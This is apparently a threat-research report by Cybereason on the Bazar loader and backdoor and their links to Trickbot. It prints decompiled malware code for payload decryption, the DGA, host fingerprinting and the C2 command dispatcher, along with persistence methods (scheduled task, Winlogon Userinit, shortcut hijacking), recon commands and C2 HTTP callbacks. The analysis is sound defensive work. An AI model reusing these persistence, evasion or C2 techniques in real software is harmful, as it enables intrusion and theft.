
loc_1FE2054:
mov    edx, [rdi]
lea    r8, [rsp+arg_18]
mov    rcx, [rsi]
mov    r9d, ebx
call   decrypt_downloaded_payload
mov    rcx, [rsi]
mov    eax, 5A4Dh
cmp    [rcx], ax
jnz    short loc_1FE20AE

loc_1FE20AE:
movsx  rax, dword ptr [rcx+3Ch]

```


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After the code is successfully injected into one of the above processes, the loader uses several methods to autorun from the victim's machine. This implies that the code has not yet been finalized.



Bazar loader making sure it will autorun at any cost.


First, the loader creates a scheduled task masquerading under the name *StartAd - Ad* as in *Adobe*. Other samples use a decoy Adobe icon with a double extension *.PDF.exe*, similar to the MS Word variant being analyzed here.



The screenshot shows assembly code for task creation. A specific instruction is highlighted in yellow: `je 1FE8721`. To its right, the string `[rbp-60]:&L"StartAd"` is shown, indicating the task name.

Creation of the scheduled task using taskschd.dll.

The author is also set as *Adobe* for further deception.




The created task as seen in the Task Scheduler.

After setting up the scheduled task, the Bazar loader uses *RegSetValueExA* to write itself to *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon*. By doing so, the loader is able to execute on every system logon.

 Userinit REG_SZ C:\Windows\system32\userinit.exe,C:\Users\Administrator\Desktop\PreviewReport.DOC.exe


Writing the malware to autorun from userinit.

The Bazar loader will create another autorun entry by writing an *adobe.lnk* shortcut in the Windows Start menu Startup folder.




Writing the Bazar loader to the startup folder.

Finally, if the autorun overkill process was not enough, the malware grabs the user's desktop using the *SHGetSpecialFolderPathW* API call, and makes the shortcuts point to the loader itself. It opens each shortcut location, renaming the target by prefixing the application's name with an underscore, ultimately renaming itself as the original application, copied to the destination folder.



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For example, the screenshot above shows that `_firefox.exe` is the original application, while `firefox.exe` is actually a copy of the Bazar loader. This is confirmed after retrieving the files' hashes.



```
C:\> Administrator: C:\Windows\system32\cmd.exe
C:\>Program Files\Mozilla Firefox>certutil -hashfile firefox.exe MD5
MD5 hash of file firefox.exe:
8f 29 0a 2e ac fd cf ea 4f 5c a0 54 ae 25 bc 62
CertUtil: -hashfile command completed successfully.

C:\>Program Files\Mozilla Firefox>certutil -hashfile _firefox.exe MD5
MD5 hash of file _firefox.exe:
9b f9 bf 47 11 27 7d 08 0a 8d 8a 1b 79 d2 30 ec
CertUtil: -hashfile command completed successfully.

C:\>Program Files\Mozilla Firefox>_
```

Hashing both malicious loader copy and legitimate Firefox applications.


Another small binary file is created in the folder with a `.bin` extension, containing more encrypted data.

THE NEW OPERATIONAL BAZAR LOADER

A new version of the Bazar loader emerged at the beginning of June 2020. The files submitted to VirusTotal share the same fake certificate: "RESURS-RM OOO". While some functionality remains similar to the older operational variant (such as the mutex, the downloaded payload decryption routine, the persistence mechanism etc.), there are some new features in this new variant.

One noticeable feature is the evasive API-Hammering technique, that was also seen recently in a new [Trickbot variant](#). In this case, the usage of 1550 calls to `printf` is intended to overload sandbox analysis with junk data and delay execution, since it logs API calls.

```
printf("The color: %s\n", "blue");
printf("First number: %d\n", 12345i64);
printf("Second number: %04d\n", 25i64);
printf("Third number: %i\n", 1234i64);
printf("Float number: %3.2f\n", 3.14159);
printf("Hexadecimal: %x\n", 255i64);
printf("Octal: %o\n", 255i64);
printf("Unsigned value: %u\n", 150i64);
printf("Just print the percentage sign %%\n");
printf("The color: %s\n", "blue");
printf("First number: %d\n", 12345i64);
printf("Second number: %04d\n", 25i64);
printf("Third number: %i\n", 1234i64);
printf("Float number: %3.2f\n", 3.14159);
```



```

call    rax          ; GetCurrentProcess
mov    rcx, rax
mov    [rsp+0A8h+var_80], 0
mov    [rsp+0A8h+var_88], ebx
xor    edx, edx
mov    r9d, 3000h
mov    r8d, 24012h
call    rdi          ; VirtualAllocExNumA
mov    rbx, rax
test   rax, rax
jnz    short loc_13F6C882D

```



```

loc_13F6C882D:      ; Size
mov    r8d, 24012h
lea    rdx, unk_13F6D2020 ; Src
mov    rcx, rax          ; void *
call    memcpy
mov    r9d, 24012h
mov    r8, rbx
mov    edx, ebp
mov    rcx, rsi
call    decrypt_code
call    rbx
nop

```

Initial routine before the shellcode decryption.

This variant is using what seems to be a custom RC4 algorithm with the following key.

```

qword_13F6CF628 dq 'tMc3J4lR'
qword_13F6CF630 dq 'Yc8vEirF'
qword_13F6CF638 dq 't35rhdMN'
qword_13F6CF640 dq 'WLdXSrDv'
qword_13F6CF648 dq 'wW6hl61'

```

The key used for the shellcode decryption.

Once the code is decrypted, it is clear that there are actually two payloads inside of it. The first payload serves as a loader for the second DLL payload.

```

mov    r8d, 21400h
lea    rdx, unk_180004000
lea    rcx, [rsp+48h+var_28]
call   sub_180002650
mov    [rsp+48h+var_20], rax
lea    r8, aStartfunc ; "StartFunc"
mov    rdx, [rsp+48h+var_20]
lea    rcx, [rsp+48h+var_28]
call   sub_1800026B0
mov    [rsp+48h+var_18], rax

```

The first PE loads the second one with the export function "StartFunc".

Offset *0x180004000* holds the second DLL.

.data:0000000180004000 unk_180004000	db 4Dh ; M
.data:0000000180004001	db 5Ah ; Z
.data:0000000180004002	db 90h
.data:0000000180004003	db 0
.data:0000000180004004	db 3
.data:0000000180004005	db 0
.data:0000000180004006	db 0
.data:0000000180004007	db 0
.data:0000000180004008	db 4

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```

int v0; // ebx
int v1; // edi
MSG Msg; // [rsp+20h] [rbp-38h] BYREF

v0 = 0;
v1 = 0;
SetTimer(0i64, 0i64, 0xEAE60u, 0i64);
while ( GetMessageA(&Msg, 0i64, 0, 0) )
{
    if ( Msg.message == 275 && !v1 && (unsigned int)++v0 >= 2 )
    {
        v1 = 1;
        if ( !(unsigned int)sub_18000795C() )
            break;
    }
    DispatchMessageA(&Msg);
}
WSACleanup();
return 0i64;
}

```

StartFunc main activity method.

Another interesting finding is that Bazar Loader has now implemented a Domain Generation Algorithm using the current date as a seed. At the moment, it seems more of a backup, since in monitored live cases the IPs were contacted directly.

```

while ( v1 < 6 );
if ( !byte_180020B4F )
{
    GetDateFormatA(127i64, 0i64, 0i64, &date, 24);
    v14 = date;
    v16 = year;
    v15 = 0;
    v17 = 0;
    v7 = (_int64 (__fastcall *)(int *))api_resolver(0i64, 19i64, 2865918183i64, 534i64); // StrToIntA
    if ( v7 )
        v8 = v7(&v16);
    else
        v8 = 0;
    v9 = (_int64 (__fastcall *)(__int16 *))api_resolver(0i64, 19i64, 2865918183i64, 534i64); // StrToIntA
    if ( v9 )
        v10 = v9(&v14);
    else
        v10 = 0;
    LODWORD(v13) = v8 - 18;
    wnsprintfA(byte_180020B48, 7i64, "%.2d%d", (unsigned int)(12 - v10), v13);
    byte_180020B4F = 1;
}

```

Bazar Loader's DGA implementation.

All of the generated domains are still under the *bazar* suffix.

DNS	62 Standard query 0x0000 A alztwfdicu.bazar
DNS	62 Standard query 0x0001 A ocgjqlaspr.bazar
DNS	64 Standard query 0x0002 A bfggjlbligjn.bazar
DNS	64 Standard query 0x0003 A deehildkghin.bazar
DNS	64 Standard query 0x0004 A adeglajggjn.bazar
DNS	64 Standard query 0x0005 A bdghjlbjihjn.bazar
DNS	64 Standard query 0x0006 A bcegimbiggio.bazar
DNS	64 Standard query 0x0007 A deegildkggin.bazar
DNS	64 Standard query 0x0008 A dcgijklmijm.bazar
DNS	64 Standard query 0x0009 A dcgijmdiiijo.bazar
DNS	64 Standard query 0x000a A deegikdkggim.bazar
DNS	64 Standard query 0x000b A cchhilcijhin.bazar
DNS	64 Standard query 0x000c A bcfhilbihhin.bazar
DNS	64 Standard query 0x000d A bceijkbigjm.bazar
DNS	64 Standard query 0x000e A ecegjleiggjn.bazar
DNS	64 Standard query 0x000f A befijkbkhijm.bazar
DNS	64 Standard query 0x0010 A befiklbkhikn.bazar
DNS	64 Standard query 0x0011 A deghjkdkihjm.bazar
DNS	64 Standard query 0x0012 A cegilckiiin.bazar

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user_agent

- A new cookie: group=1
- _lyrt suffix that was used to check the malware's presence on the machine now changed to _fgqw

THE EARLY DEVELOPMENT BACKDOOR (TEAM9)

The Cybereason Nocturnus team has identified three versions of this backdoor since early April this year. Their modus operandi does not differ drastically and can be distinguished by their mutexes and obfuscation level.


Data collected from the infected machine is hashed using the MD5 algorithm set in the *CryptCreateHash* API call by setting the ALG_ID to 0x8003, and then appended to the mutex name.

```
phHash = 0i64;
if ( CryptCreateHash(phProv, 0x8003u, 0i64, 0, &phHash) )
{
    v3 = 0;
    if ( GetWindowsDirectoryA(Buffer, 0x104u) )
    {
        GetFileAttributesExA(Buffer, GetFileExInfoStandard, FileInformation);
        FileTimeToSystemTime(&FileTime, &SystemTime);
        pbDataaa = SystemTime;
        v3 = CryptHashData(phHash, (const BYTE *)pbDataaa, 0x10u, 0);
    }
    nSize = 16;
    if ( GetComputerNameA(v20, &nSize) )
        v3 = CryptHashData(phHash, (const BYTE *)v20, nSize, 0);
    if ( GetSystemDirectoryA(Buffer, 0x104u) )
    {
        GetFileAttributesExA(Buffer, GetFileExInfoStandard, FileInformation);
        FileTimeToSystemTime(&FileTime, &SystemTime);
        pbDataaa = SystemTime;
        v3 = CryptHashData(phHash, (const BYTE *)pbDataaa, 0x10u, 0);
    }
    if ( !NetGetJoinInformation(0i64, &NameBuffer, &BufferType) )
```

Gathering and hashing data about the infected machine.

After successfully gathering the data, the Bazar backdoor connects to the C2 server. If the connection fails, it continues to retry.

Another interesting aspect of this version is how it uses a local address to fetch the data from the server. Given that this is an early dev version, the author may be using this method for test purposes.



Possible testing environment of the Bazar author.

After successfully gathering the data and connecting to the

```

mov    rax, rcx
lea    rbx, [rbx+1]      ; http response content
and   eax, 0Fh
inc    rcx
movzx  eax, [rsp+rax+78h+machine_identifier_hash]
xor    [rbx-1], al
sub    rdx, 1
jnz    short loc_13FAB2BD0

```

XORing the command retrieved from the C2 with the machine identifier hash.

After checking and parsing the XORed data, the backdoor then logs and executes the retrieved command according to the following switch case.

```

switch ( v17 )
{
    case 1u:
        return 1;
    case 0xAu:
        return (unsigned int)sub_13FAB20B0(v6, v5, a2);
    case 0xBu:
        return (unsigned int)sub_13FAB2520(v6, v5, a2);
    case 0xCu:
    case 0xDu:
        return (unsigned int)sub_13FAB28B0(v6, v5, a2);
    case 0xEu:
        return 1;
    case 0xFu:
        v20 = (int)v5;
        if ( v5 )
        {
            v21 = v6;
            while ( !isspace(*v21) )
            {
                if ( !isdigit(*v21) )
                    goto LABEL_20;
                v22 = *v21++;
                v3 = v22 + 2 * (5 * v3 - 24);
                if ( v21 - v6 == v20 )
                {
                    a2[1] = v3;
                    return 1;
                }
            }
        }
        goto LABEL_19;
    case 0x10u:

```

Switch case for the commands received from the C2 server.

As seen in the above image, the Bazar backdoor can handle quite a few commands. This next section focuses on case 1, which retrieves various pieces of additional information on the infected machine.

After receiving the value 1 from the C2 server and parsing the response, the value is mapped to the relevant method for execution.

0D 00 00 00	00 00 00 00	C0 1C AB 3F
0E 00 00 00	00 00 00 00	C0 1E AB 3F
0F 00 00 00	00 00 00 00	D0 1E AB 3F
10 00 00 00	00 00 00 00	50 1F AB 3F

The methods and mapped values as seen in memory.

The corresponding method to the value 1 is *0x3fab15b0* in this instance. This method collects additional data from the infected machine, such as its public IP address, computer name, and the installed Windows version.

```
GetUserNameW((LPWSTR)(v4 + 285), &pcbBuffer);
pcbBuffer = 16;
GetComputerNameW((LPWSTR)(v4 + 799), &pcbBuffer);
GetModuleFileNameW(0i64, (LPWSTR)(v4 + 831), 0x104u);
GetNativeSystemInfo(&SystemInfo);
v7 = *(unsigned __int16*)(v4 + 279);
v8 = *(unsigned __int16*)(v4 + 277);
v9 = *(__WORD*)(v4 + 9);
v10 = *(__WORD*)(v4 + 5);
*(__WORD*)(v4 + 1351) = SystemInfo.wProcessorArchitecture;
GetProductInfo(v10, v9, v8, v7, (PDWORD)(v4 + 1353));
BytesRead = 0;
lpMem[0] = 0i64;
if ( (unsigned int)sub_13FAB5260("https://api.myip.com/", "GET", 0i64, 0, (__int64)lpMem, (__int64)&BytesRead, 0i64) )
```

Gathering additional information about the infected machine.

It then performs a WMI query to retrieve information about the antivirus engine installed on the machine.

```
v2 = SysAllocString(L"ROOT\\SecurityCenter2");
if ( v2 )
{
    if ( (*(int (__fastcall **)(LPOBJECT, OLECHAR *, __QWORD, __QWORD, __QWORD,
        ppv,
        v2,
        0i64,
        0i64,
        0i64,
        0,
        0i64,
        0i64,
        &pProxy) >= 0
        && CoSetProxyBlanket(pProxy, 0xAu, 0, 0i64, 3u, 3u, 0i64, 0) >= 0 ) )
    {
        v13 = 0i64;
        v3 = SysAllocString(L"WQL");
        v4 = SysAllocString(L"Select * From AntiVirusProduct");
```

WMI query to get information about the installed antivirus engine.

Also, the Bazar loader retrieves the installed applications list using the *Windows\CurrentVersion\Uninstall* registry key.

```
v14[0] = (__int64)L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall";
v0 = (const WCHAR **)v14;
v13 = v14;
v1 = 0;
v14[1] = (__int64)L"SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall";
```

Querying the installed programs on the machine.

Finally, the loader spawns *cmd.exe* to perform a series of reconnaissance commands to obtain information about the network and domain.

cmd.exe	3888	Process Create	C:\Windows\system32\net.exe	SUCCESS	PID: 3224, Command line: net view /all
cmd.exe	4088	Process Create	C:\Windows\system32\net.exe	SUCCESS	PID: 2680, Command line: net view /all /domain
cmd.exe	3108	Process Create	C:\Windows\system32\nltest.exe	SUCCESS	PID: 1276, Command line: nltest.exe /domain_trusts /all_trusts

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```
[~] Ip: <Error>[~] Name: 7-zip 19.00 (x64)[~] Name: Mozilla Firefox 73.0.1 (x64 en-US) ...
```

Team9 backdoor logs.

Subsequent network communications use a bot ID hash format reminiscent of the client ID used in [Anchor campaigns from 2019](#), an MD5 hash value.

As seen in previous Anchor infections, Anchor's unique identifier generation follows this pattern:

[Machine_NAME]_[Windows_Version].[Client_ID]

After a machine is infected with Anchor, it uses openNIC resolvers to resolve a Bazar domain such as toexample[dot]bazar. It then sends bot callbacks with the following information to the remote server in the format shown below:

**[campaign]/[Machine_NAME]_[Windows_Version].
[Client_ID]/[switch]/**

Meanwhile, the generated Bazar bot ID is an MD5 hash composed of the computer name, creation dates of system folders, and the system drive serial number.

The Bazar bot ID is an MD5 hash comprised of host information, including:

- [creation date of %WINDIR% in ASCII]
- [creation date of %WINDIR%\system32 in ASCII].
- [NETBIOS_Name]
- [%SYSTEMDRIVE% serial number])

Bazar backdoor communications follow a pattern of the botID and numeric command switch.

[botID]/[switch]

Backdoor callbacks from the infected host to the Bazar domain use the botID and command switch '2' when waiting to receive a new task.

```
GET /ACB72646BB8FD3F20FEF424C985DD664/2/ HTTP/1.1  
Host: portgame.bazar  
Cookie: group=five  
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64;
```

```

lea    r8, aCookieGroupS ; "Cookie: group=%s\r\n"
lea    rcx, [rbp+210h+var_130]
call   sub_140001010
mov    r9d, [rbp+210h+var_280]
lea    rax, [rbp+210h+var_130]
mov    [rsp+310h+var_2E0], rax ; __int64
lea    rdx, aPost      ; "POST"
mov    [rsp+310h+var_2E8], r14 ; __int64
mov    r8, rbx
mov    rcx, rdi      ; lpszUrl

```

Bazar backdoor “group” identifier sent via HTTP request “cookie” parameter.

While the URI string has changed from Trickbot and Anchor variants, the phishing tactics and use of post-infection reconnaissance commands remains the same. In the Bazar backdoor, the tag (or **gtag**) used to identify Trickbot campaigns is removed from C2 URLs. It may have been moved to the cookie HTTP header parameter.

With Bazar, the infected machine name and Trickbot campaign identifier are no longer sent in the same HTTP requests. Instead, the ‘/api/v{rand}’ URI is sent to retrieve the backdoor from cloud hosted servers after the loader executes. Backdoor communications between the C2 server and the client occur to the .bazar domain using the botID assigned to the infected host.

The decoupling of campaign tag and client machine name from the Bazar C2 server is specific to this backdoor. Because bot communications are often quickly terminated after infections are discovered, removing the campaign and client machine name from URLs results in reduced downtime, lowering the need to re-infect a machine.

THE TRICKBOT CONNECTION

As we previously stated, the Bazar loader and Bazar backdoor show ties to Trickbot and Anchor malware with signed loaders. Similarities between the three include:

- using revoked certificates to sign malware
- domain reuse (e.g. machunion[.]com and bakedbuns[.]com)

The fact that this malware does not infect machines with Russian language support offers a clue to its origins and intended targets.

The Bazar loaders are signed with revoked certificates. [Previous research](#) shows that the Trickbot group uses revoked certificates to sign files up to six months after certificate revocation, illustrated by the use of a certificate issued to subject "VB CORPORATE PTY. LTD." in January 2020. Anchor campaigns from December also used signed Trickbot loader files with filenames related to preview documents. The current revoked certificate used in the new loader variant is issued by "RESURS-RM OOO".

In addition, similar phishing email tactics, Google Drive decoy previews, signed malware, and deceptive file icon use were observed in both of these campaigns. We observed reuse of likely compromised domains to host Bazar loaders that previously served Trickbot loaders. For example, the domain ruths-brownies[dot]com was used in a Trickbot campaign in [January](#) and hosted Bazar loaders in [April](#) 2020.

The Bazar malware has a new command-and-control pattern and botID that differs from Trickbot and Anchor, yet retains historical indicators of both malware families. Finally, the use of Emercoin (.bazar) domains were observed in Trickbot infections delivering Anchor from December 2019.

CONCLUSION

In this writeup, we associate the Bazar loader and Bazar backdoor with the threat actors behind Trickbot and [our previous research on Anchor and Trickbot](#) from December 2019. Based on our investigation, Cybereason estimates that the new malware family is the latest sophisticated tool in Trickbot gang's arsenal, that so far has been selectively observed on a handful of high-value targets.

The Bazar malware is focused on evasion, stealth, and persistence. The malware authors are actively testing a few versions of their malware, trying to obfuscate the code as much as possible, and hiding the final payload while executing it in the context of another process. To further evade detection, the Bazar loader and backdoor use a different network callback scheme from previously seen

or victim's environment.

The use of blockchain domains distinguishes the Bazar loader and Bazar backdoor as part of a family of threats that rely on alternate domain name systems such as EmerDNS domains. As we reported in Dropping The Anchor in December 2019, these alternate domain name systems have also been used in Trickbot Anchor campaigns. These systems provide bot infrastructure with protection from censorship and resilience to takedowns, making them invaluable for threat actors.

The emergence of the first malware variants in April 2020 was followed by an almost 2-months long hiatus, until a new variant was discovered in June 2020. Our research, which covers the evolution of the Bazar malware family, clearly shows that the threat actor took time to re-examine and improve their code, making the malware stealthier. Bazar's authors changed some of the most detectable characteristics of the previous variant, such as previously hardcoded strings, and modification of the known shellcode decryption routine, similar to what was previously observed in recent Trickbot variants.

Although this malware is still in development stages, Cybereason estimates that its latest improvements and resurfacing can indicate the rise of a new formidable threat once fully ready for production.

MITRE ATT&CK TECHNIQUES

Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Exfiltration	Command and Control
<u>Execution Through API</u>	<u>Startup Items</u>	<u>Startup Items</u>	<u>Deobfuscate / Decode Files or Information</u>	<u>Account Discovery</u>	<u>Data Encrypted</u>	<u>Commonly Used Port</u>
	<u>Registry Run Keys</u>	<u>Process</u>	<u>Masquerading</u>	<u>Application Window</u>		<u>Remote File Copy</u>

			<u>Obfuscate d Files or Information</u>	<u>Process Discovery</u>		<u>Standard Cryptograp hic Protocol</u>
			<u>Process Doppelgän ging</u>	<u>Query Registry</u>		<u>Standard Non- Application Layer Protocol</u>
			<u>Process Hollowing</u>	<u>Remote System Discovery</u>		
			<u>Process Injection</u>	<u>Security Software Discovery</u>		
				<u>System Information Discovery</u>		
				<u>System Time Discovery</u>		
				<u>System Owner / User Discovery</u>		

INDICATORS OF COMPROMISE

[Click here to download this campaign's IOCs \(PDF\)](#)

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


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